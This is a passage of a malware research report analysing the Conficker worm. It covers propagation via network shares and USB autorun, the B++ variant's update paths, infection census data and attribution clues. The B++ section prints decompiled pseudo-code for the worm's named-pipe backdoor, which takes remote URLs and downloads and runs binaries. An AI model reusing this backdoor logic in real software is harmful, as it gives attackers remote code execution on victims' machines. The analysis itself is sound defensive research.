



**Figure 8: Conficker A (black) /B (red): Libemu stepcounts for shellcode**

*NetBIOS Share Propagation*: Conficker B exploits weak security controls in enterprises and home networks to find additional vulnerable machines through open network shares and brute force password attempts using a list of over 240 common passwords. In particular, it copies itself to the admin share or the IPC (interprocess communication) share launched using `rundll32.exe`. We believe that this and the USB (universal serial bus) propagation vector described below (which are both unique to Conficker B) might have largely contributed to its impressive proliferation.

*USB Propagation*: Finally, Conficker B copies itself as the autorun.inf to removable media drives in the system, thereby forcing the executable to be launched every time a removable drive is inserted into a system. It combines this with a unique social-engineering attack to great effect. It sets the "shell execute" keyword in the autorun.inf file to be the string "Open folder to view files"', thereby tricking users into running the autorun program.

## Conficker B++

Recently, the Conficker Cabal [15] announced that it has locked all future Conficker A and B domains to prevent their registration and use. Among its impacts, this action effectively prevents blackhat groups associated with Conficker from globally registering future Conficker Internet rendezvous points, preventing them from performing global census or distributing new binary updates to the infected drones (this does not prevent selective DNS poisoning that could be used to target drones within specific zones). However, a new variant of Conficker B has emerged that suggest the malware authors may be seeking new ways to obviate the need for Internet rendezvous points entirely.

Perhaps as one response to the cabal's action, or simply to produce a more efficient push-based updating service, the Conficker authors have released a variant of Conficker B, which significantly upgrades their ability to *flash* Conficker drones with Win32 binaries from any address on the Internet. Here, we refer to this variant as *Conficker B++*, as without direct knowledge of these new features added to this binary variant, it will appear to operate and interact with the Internet identically to that of Conficker B. However, as we outline in this section, some subtle improvements in B++, which include the ability to accept and validate remotely submitted URLs and Win32 binaries, could signal a significant shift in the strategies used by Conficker's authors to upload and interact with their drones.

### Overview of Variant B++

On Feb 16, 2009, we received a new variant of Conficker. At a quick glance, this variant resembles Conficker B. In particular, it is distributed as a Windows DLL file and is packed similarly. Furthermore, dynamic analysis revealed that this domain generation algorithm was identical to that of Conficker B. Hence, we initially dismissed this as another packaging of Conficker B. However, deeper static analysis revealed some interesting differences. Overall, when we performed a comparative binary logic analysis (see Appendix 2 - Horizontal Malware Analysis) comparing Conficker B with Conficker B++, we obtained a similarity score of 86.4%. In particular, we found that out of 297 subroutines in Conficker B, only 3 were modified in Conficker B++ and around 39 new subroutines were added.

The overall logic restructuring and extensions for Conficker B++ are illustrated in **Figure 9**. Among the changes observed, we found a restructuring of the main function and introduction of two new paths leading to the

CreateProcess API. The first path connects "patch_NetpwPathCanonicalize" to "call_create_process" through "download_file_from_url" and "accept_validated_file". The second path involves the addition of "set_name_pipeserver" which also leads to "download_file_from_url".





**Figure 9: Paths to CreateProcess -- Conficker B vs Conficker B++ (additions in red)**

### Extensions to Conficker's netapi32.dll Patch

As is common among malware, Conficker incorporates facilities to close the vulnerability that it exploits once it takes ownership of its victim host. Specifically, Conficker provides an in-memory patch to the RPC vulnerability within the netapi32.dll NetpwPathCanonicalize function. However, while this patch protects the host from arbitrary RPC buffer overflow, it is specially crafted to allow other Conficker hosts to reinfect the victim, possibly as a second back door means by which it can install new binary logic into previously infected hosts. [12]. In Conficker A and B, this pseudo-patch parses incoming RPC requests in search of the standard Conficker shellcode exploit string. When this string is encountered, the Conficker-infected host will pull the designated DLL binary payload from the remote attacker, as specified in the URL embedded within the shellcode. The DLL is loaded using the svchost command, as specified in the shellcode. This process is illustrated in the top panel of **Figure 10**.

Conficker B++ now extends and simplifies the buffer overflow, allowing a remote agent to provide a URL reference to a digitally signed Win32 exectuable. This Win32 executable is pulled by the Conficker B++ host, its digital signature is validated or rejected (see Binary Download and Validation), and if acceptable the Win32 binary is then directly spawned by the CreateProcess routine. This modification is shown in the bottom panel of **Figure 10**. Conficker B++ is no longer limited to reinfection by similarly structured Conficker DLLs, but can now be pushed new self-contained Win32 applications. These executables can infiltrate the host using methods that are not detected by the latest anti-Conficker security applications.





**Figure 10: Reinfection through Conficker's netapi32.dll Patch**

---

### A New Backdoor Service

Conficker B++ has added a new method for remote Win32 binary retrieval and execution. This new method entails the use a named pipe to receiving URLs from remote systems, retrieval of Win32 binaries using this URL, validation that the downloaded executable is properly signed by the Conficker authors, and immediate execution of the binary.

The new Conficker variant adds an extra function to the main thread if the OS is Windows XP, Windows 2000, or Windows 2003 Server as described by the following pseudo-code:

```
signed int __stdcall SetNamedPipeServer()
{
  DWORD Error_Code;
  const CHAR Name_of_Pipe;
  HANDLE Pipe_HANDLE;
  int connection_status;
  char Piped_Message_buffer;
  DWORD NumberOfBytesRead;

  create_name_forpipe((char *)&Name_of_Pipe, 260u);
  while ( 1 )
   {
     Pipe_HANDLE = CreateNamedPipeA(&Name_of_Pipe, PIPE_ACCESS_DUPLEX, PIPE_TYPE_MESSAGE, 10u, 0x400u, 0x400u,
                                    1000u, 0);
     if ( Pipe_HANDLE == -1 )
       return 1;
     connection_status = ConnectNamedPipe(Pipe_HANDLE, 0);
     Error_Code = GetLastError();
     if ( !connection_status )
      {
        if ( Error_Code != 535 )                    // 535 system error code: there is a process on the other end of the pipe
          break;
      }
     if ( ReadFile(Pipe_HANDLE, &Piped_Message_buffer, 0x400u, &NumberOfBytesRead, 0) )
      {
        if ( !(Piped_Message_buffer[-1]) )
          thread_download_file_from_url(&Piped_Message_buffer);
      }
     CloseHandle(Pipe_HANDLE);
   }
  CloseHandle(Pipe_HANDLE);
  return 0;
}
```

This function creates a named pipe server that allows remote processes as well as local processes to connect to the pipe and communicate information to the Conficker process. The name of the pipe is constructed by the function "create_name_for_pipe", which corresponds to the following code:

---

```
int __cdecl create_name_for_pipe(char *Dest, size_t Count)
{
  DWORD nSize;
  CHAR Buffer;

  nSize = 256;
  GetComputerNameA(&Buffer, &nSize);
  return snprintf(Dest, Count, "\\.\pipe\System_%s%d", &Buffer, 7);
}
```

The pipe name ("System_<computername>7") is passed to the CreateNamedPipe API, which creates a bi-directional pipe where both the server and clients can write and read streams of messages limited to 0x400 bytes. The recurrent choice of constant number 7 here is interesting. Previously, it was used as part of the HTTP rendezvous query in Conficker A and as part of a mutex name. Since the name is not random, any external host or a local process can connect to this pipe and upload a binary. This is easily accomplished through an SMB (TCP/445) connection to the specified pipe. The code repeatedly calls CreateNamedPipe in a loop. If the pipe has been successfully created, then a read from the pipe is attempted. The code reads 0x400 bytes and if the buffer is null-terminated it passes the message to the function "thread_download_file_from_url". The message is interpreted as a string representing a URL that is used to download an executable. This binary is validated using the signature check and RC4 decryption routines before being executed using CreateProcess.

### Implications

Overall, the modifications to Conficker B++ appear relatively minor as compared to the significant upgrade in functionality, performance, and reliability, which occurred from Conficker A to B. These smaller and more surgical changes to B appear to address some of the realities that are currently impacting Conficker's binary update strategy. In particular, in Conficker A and B, there appeared only one method to submit Win32 binaries to the digital signature validation path, and ultimately to the CreateProcess API call. This path required the use of the Internet rendezvous point to download the binary through an HTTP transaction. Under Conficker B++, two new paths to binary validation and execution have been introduced to Conficker drones, both of which bypass the use of Internet Rendezvous points: an extension to the netapi32.dll patch and the new named pipe backdoor. These changes suggest a desire by the Conficker's authors to move away from a reliance on Internet rendezvous points to support binary update, and toward a more direct flash approach.

However, Conficker A and B did support through the previous netapi32.dll patch an ability to accept new DLLs, as long as the shell code submitted through the RPC buffer overflow matched the original Conficker infection shell code. This approach was limiting both in the requirement that direct flashing required an easily identifiable shellcode string and a single DLL method loading procedure, both of which are now subject to detection by security software. Conficker B++ dramatically increases the flexibility of the direct flash mechanisms, offering an ability to load digitally signed Win32 executables directly to a Conficker host.

## An In-situ Network Analysis of the Conficker Infection

We now discuss the forensic and network impact of a Conficker infection.

*Forensic Impact*: To evaluate the forensic impact of a Conficker infection, we analyze differences between the pre- and post-infection snapshots of a honeypot system infected with Conficker A. Our analysis is limited to the forensic changes of the original Conficker binary, and not secondary changes introduced by additional binaries downloaded from `trafficconverter.biz` and other network domains.

We find that Conficker introduces a DLL with a random name into the Windows system32 directory. To camouflage the DLL, the timestamp of this DLL is set to be that of `kernel32.dll` in the system32 directory. This DLL is then executed as a Windows service using svchost.exe as follows. A registry key is created in `SOFTWARE\Microsoft Windows NT\CurrentVersion\SvcHost`. While the key name is random, it can be determined by searching for the DLL name in the registry. The key name could also be determined by using the `tlist /s` commands and looking for services running within `svchost.exe`, which is a special windows process that can be used to load DLLs as a service. Typically, there are multiple instances of `svchost.exe` running on each Windows host, *i.e.*, one process corresponding to each "service group." The service group is specified using the -k argument, *e.g.*, Conficker adds itself to the netsvcs group.

Conficker uses a simple, but effective, mechanism to cloak its runtime presence. First, although the service is started through `svchost.exe`, it is not visible in the service manager because its DisplayName is set to be empty and type is set to be invisible. Second, unlike well-behaved DLLs, the Conficker DLL initialization function never returns. Hence, it is not added to the DLL list of the process. However, since the DLL is added as part of a group that includes other well-behaved services in the netsvcs group, the instance of `svchost.exe` does not get terminated, allowing Conficker to run behind the scenes. An essential part of Conficker cleanup thus includes removing the offensive registry key, rebooting the system, and deleting the corresponding DLL file from the system32 directory.

*Network Impact*: **Figure 11** illustrates the post-infection network activity of a host infected with Conficker A. We see that activity is confined to three service ports: 53/UDP (DNS), 80/TCP (HTTP) and 445/TCP(SMB). The periodic spikes in DNS activity (every 3 hours) correspond to the Conficker rendezvous activity. The peaks are at 500 (not 250) because the Windows host attempts an additional DNS request lookup for `<domain>.localdomain` when the DNS A query for `<domain>` fails. The background DNS activity corresponds to repeated lookups for trafficconverter.biz (every 5 minutes). These results validate our findings from the static analysis. We find that

there was very limited port 445/TCP activity. The host was behind a NAT (network address translation), but was able to determine its external facing IP address from `checkip.dyndns.org`.





**Figure 11: Conficker A post-infection network activity (8 hours)**

## An Empirical Analysis of the Outbreak

Conficker's rendezvous mechanism offers a unique opportunity to measure the global impact of Conficker. To facilitate this analysis, we precomputed the set of domain names that would be generated by Conficker A/B for the next several months. We registered a set of these domain names and monitored inbound HTTP requests on these domains using a webserver. The HTTP request string could be used to uniquely identify Conficker A and Conficker B from random scans. We monitored 6 days of Conficker A in December, 11 days of Conficker A in January and 7 days of Conficker B in January.

### Conficker A/B Temporal Trends

*Honeynet Perspective*: We begin by measuring the impact of Conficker A and B through a longitudinal study of TCP/445 activity on a /18 network segment in the SRI Honeynet as shown in **Figure 12**. The pre-Conficker A activity is shown in black, Conficker A volumes are shown in red and the post Conficker B activity (with A and B) is shown in green. We find several interesting trends. First, prior to Conficker A, the volume of inbound TCP/445 scans was bursty with an increasing trend. However, upon the emergence of Conficker A, much of the variability is removed and rbot activity seems to have largely disappeared. The volume of TCP/445 with Conficker A activity seems steady (with slight diurnal characteristics) suggesting that Conficker A attained its critical mass almost immediately (like most scan-and-infect worms). Finally, around December 31, Conficker B emerges, transforming the steady scan rate into a strongly diurnal signal with a noticeable uptick over time. We attribute this to the fact that Conficker B is more versatile than Conficker A and has additional propagation mechanisms such as USB drives which are affected by human interactions.





**Figure 11: TCP/445 scan volume (per 6 hour interval) in the SRI honeynet**

*Rendezvous Point Perspective*: We provide a summary of the daily and cumulative IP counts observed by monitoring rendezvous points for Conficker A and B. Based on the rendezvous mechanism we studied during our static analysis and the in-situ analysis, we expect every infected host to contact the rendezvous point several times daily (as long as the host is alive for at least 3 hours). We find that the daily volumes for Conficker A have stabilized at around 500K unique IPs per day (Figure 13) (or around 1M IPs per 3-day period). The cumulative count is over four million and increasing gradually at a rate of around 100K IPs per day. We suspect that a significant part of this could be attributed to DHCP [dynamic host configuration protocol] effects. Thus, we plot the 3-day cumulative count, which we consider to be a reasonable upper-bound for Conficker. For Conficker B, the daily volume of unique IPs is two-three times as large. In our 7-day sample, the daily and 3-day volumes seems to have stabilized while the cumulative count shows a sharp rise. at least 3 hours). Based on this data, we estimate the active size of Conficker A to be around 1M and the active size of Conficker B to be under 3M.




**Figure 13: Unique IP counts (daily and cumulative) of Conficker A and B**

### Conficker A/B Geographic Patterns

Appendix 1 provides a cumulative summaries of IP counts and cumulative Q-counts for countries around the globe. We find that China dominates both infections. BR, IN, and AR also seem to suffer large numbers of infections. One reason for this might be unpatched systems that run pirated versions of Windows. We find that UA and RU are more significantly impacted by Conficker B suggesting that the protection mechanisms (keyboard layout check) built into Conficker A insulated certain Ukrainian and Russian systems.

One of our objectives was to measure the degree to which Q-counts provide an estimate of the prevalence of Conficker. Figure 14 is a scatter plot of the per-country distribution of Q-counts and IP-counts. We find that except for a few outliers (such as CL and IN), countries with high IP counts have proportionately high Q-counts. Since Conficker increments the Q-count on each infection, one would expect the cumulative sum of Q-counts of all IPs to provide an accurate estimate of overall infections. This method (counting the highest Q-count per IP) has been proposed as a means to obtain overall infection counts for Conficker B [1]. However, we find that simply adding cumulative Q-counts provides vastly inflated numbers. Simply counting the top seven countries provides over 27 million infections. Potential reasons for discrepancy could include machines being cleaned up, or certain Q-counts being double counted because of DHCP effects. But a recent analysis leads us to a better explanation [12]. Chien describes Conficker's secondary payload distribution mechanism, *i.e.*, Conficker patches MS08-067 exploit in such a way that reexploitation is allowed so long as the shell code matches Conficker's payload. This implies that Q-counts would get incremented during repeated exploitation of systems, suggesting a potentially fundamental flaw in F-secure's analysis [1].





**Figure 14: Q-count vs IP Infection ccount per Country**

Figure 15 illustrates the distribution of victim IPs by their /8 network prefix. We find that the distributions for Conficker A and B are quite similar and few networks are responsible for a large fraction of infected hosts. We suspect that the vast majority of these networks are allocated to SOHO (small-office or home-office) networks, poorly managed enterprises, and countries with weak anti-piracy laws.





**Figure 15: Infection Count Distribution per /8**

## Attribution

While the static and dynamic analyses of the Conficker A and B binaries have yielded several insights to its purpose and behavior, attribution of who is responsible for this outbreak remains an open question. Nevertheless, some insights we have gathered may help suggest potential directions one might pursue in finding the responsible party.

*Code Derivation*: Our analyses of A and B provide us a degree of confidence in stating that B is a derivative work of A. We have already noted strong similarity in the domain generation algorithm, as well as significant behavioral overlap. In addition, a comparison of the static disassemblies reveals an approximate 35% overlap in the function prototypes used by A and B, which we interpret from experience to indicate a high correlation among the code bases. We also observe a nearly identical binary validation algorithm, with security features, such as key size, improved in version B. B appears to provide protocol enhancements, such as interacting with Internet rendezvous points more patiently than A, perhaps for reliability purposes. B and A also produce nearly identical URL requests to their rendezvous points, except that B has dropped the inclusion of the constant string `aq=7`. However, diagnosing B as a derivative work of A does not imply that both were created by the same author, only that there is at least some shared relationship among the two development efforts.

One interesting area of difference between A and B is the use of country-based filtering within A, which was excluded in the later release B. Conficker A employs two checks to avoid infecting systems located within the Ukraine. First, it includes a service that determines whether the infection propagation function is about to scan an address that is located in the UA domain. If so, it will select a different IP address to target. Once Conficker A infects a system, it includes a keyboard layout check, via the GetKeyboardLayout API, to determine whether the victim is currently using the Ukrainian keyboard layout. If so, A will exit without infecting the system. This suicide exit scheme has been observed in other malware-related software, such as Baka Software's Antivirus XP Trojan installer [13]. Stewart documents the Baka Software fraudware business in good detail, and notes that the Antivirus XP authors may be excluding their home nation to avoid the attention of local authorities.

*Baka Software*: Antivirus XP may provide another clue to understanding the purpose of Conficker. After 1 December 2008, Conficker A activates a code segment that attempts to download Antivirus XP from `trafficconverter.biz`. This site was taken down very early and reports of how effective Conficker A has been in disseminating Antivirus XP are not available. The download code segment for Antivirus XP requires the same digital signature and signature verification routines used to validate binaries from Conficker's Internet rendezvous points. This inclusion of the Antivirus XP download, and the similarities between Conficker's Ukrainian suicide logic and that of the Antivirus XP Trojan installer found in October 2008 suggest a potential relationship between the malware authors and Baka Software. On the other hand, it could also be a potential diversion to associate Conficker with a well-known fraudware product. There is currently no association between Conficker B and Antivirus XP, nor does B include the same Ukraine avoidance logic as A.

*Rendezvous Anomaly*: Finally, monitoring the Internet rendezvous points of Conficker has yielded a number of groups that are registering Conficker domains for the purposes of census building, and several of these groups interact and collaborate. To date, we are aware of no group that has publicly identified domain registrations or Conficker client connections that it can definitively link to the malware authors. However, on 27 December 2008 we stumbled upon two highly suspicious connection attempts that might link us to the malware authors. Specifically, we observed two Conficker B URL requests sent to a Conficker A Internet rendezvous point:

* Connection 1: 81.23.XX.XX - Kyivstar.net, Kiev, Ukraine
* Connection 2: 200.68.XX.XXX - Alternativagratis.com, Buenos Aires, Argentina

Note that these were the only Conficker B requests that were ever sent to Conficker A domains during our entire measurement. The implications of these connections are as follows. The systems that performed these connections employed applications that computed a set of Conficker A domain names. However, these systems employed the Conficker B URL string request, which Conficker A victims are incapable of producing. Furthermore, Conficker B victims include a trigger to prevent connections to any Internet rendezvous points prior to 1 January 2009. This temporal trigger, along with the targeting of a Conficker A domain, indicates that these victims cannot be running B. Thus, these connections must either be associated with a hand-generated request with awareness of variant B's URL format, or a variant application that combined both functions with A and B, i.e., a hybrid test application. The Kiev Ukraine geolocation of connection 1 offers further potential interest because Kiev is also associated as a registered location of Baka Software (baka.kiev.ua).

## Conclusion

We present an examination of the Conficker worm using dynamic and static analyses. Conficker is one of several new strains of malware, which has been aggressively spreading across the Internet since November 2008. Using static analysis, we dissect various aspects of the program logic, including its date-based triggers, domain generation logic, data validation function, and overall program structure. We compare various aspects of the two variants of Conficker, variants A and B. We analyze Conficker network communications and present results from our census of both A and B drones. Finally, we examine the question of attribution, and discuss some clues to its operation that may point to those responsible.

## Acknowledgments

